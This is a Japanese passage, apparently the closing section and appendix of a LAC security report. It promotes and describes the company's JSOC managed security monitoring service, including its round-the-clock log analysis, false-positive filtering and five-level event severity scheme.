JSOC が提供する「マネージド・セキュリティ・サービス（MSS)」では、お客様ネットワーク内のセキュリティデバイスから出力されるログを、専門の知識を持ったセキュリティアナリストが 24 時間 365 日リアルタイムで分析を行い、精度の高いインシデント情報をお客様にご報告しています。また、国内最大級の監視センターである利点を生かすことにより、国内におけるインシデント事例・傾向を反映しての JSIG 作成・セキュリティデバイスへの適用をはじめ、常に最新の脅威に対していち早い対応を行っています。
また、昨今大きな脅威として認識されつつある、標的型攻撃といった比較的情報公開の機会が少ない脅威に対しても、弊社緊急対応チーム、マルウェア研究所といった研究部門との連携により、お客様へ効果的な対策を提供できる体制を整えています。標的型攻撃によって感染するウイルスのように、事前策であるアンチウイルスの導入など、単一でのセキュリティ対策は近年その効果が薄くなりつつあります。その反面、実践的なセキュリティ対策として、多層防御の考え方はますます重要となっていくと考えます。 JSOC が提供する MSS を、お客様のセキュリティ対策におけるリスク低減の手段としてご利用をご検討いただければ幸いです。

## 8. 付録　JSOC のサービスについて

JSOC マネージド・セキュリティ・サービスについて

JSOC マネージド・セキュリティ・サービスは、お客様ネットワーク内のセキュリティデバイスから出力されるログを、専門の知識を持ったセキュリティアナリストが 24 時間 365 日リアルタイムで分析して誤報を排除し、発生したセキュリティインシデントをお客様にご報告し、アナリストが適切なアドバイスを実施するサービスです。

お客様のセキュリティデバイスから出力されたログは、検知したログのタイプや発信元 IP アドレスなどの、一定の規則性に基づいてデータの集約が行われます。JSOC では、その一定の規則性に基づいたログの集合体をイベント（インシデント）と定義しております。

すべてのイベントは、セキュリティアナリストによって 24 時間 365 日リアルタイムで分析されます。セキュリティアナリストは、発生したイベントの通信内容や対象サーバのバージョン情報、日本国内のインシデント発生傾向などの入手可能なすべての情報を総合的に加味して、高い精度で分析を行います。

セキュリティアナリストの分析過程において、誤検知や通常通信の検知などによる不要なイベントを排除し、セキュリティ上脅威となりうるイベントのみを迅速かつ正確にお客様にご連絡しております。その結果、お客様は誤報に悩まされることなく、重要な問題に対して迅速に対応することが可能です。





図 1: JSOC マネージド・セキュリティ・サービスの概念図

イベントの重要度について

セキュリティアナリストが分析したすべてのイベントは、以下の 5 段階の重要度に分類されます。このうち、Critical と Emergency は重要なイベントで、お客様ネットワークがセキュリティ上の脅威にさらされていることを意味しています。重大なイベントはセキュリティアナリストが電話にて発生している事象をご連絡し、対策アドバイスまでお伝えしております。これにより、万が一セキュリティ事故が発生しても、お客様はセキュリティアナリストからの情報とアドバイスに基づき、適切な対応を迅速に行うことが可能になり、被害を最小限に食い止めることができます。


図 2: イベント重要度の定義と分類

株式会社ラック
〒102-0093 東京都千代田区平河町2-16-1 平河町森タワー
TEL:03-6757-0100(代表)　FAX:03-6757-0101
E-mail : sales@lac.co.jp　http://www.lac.co.jp/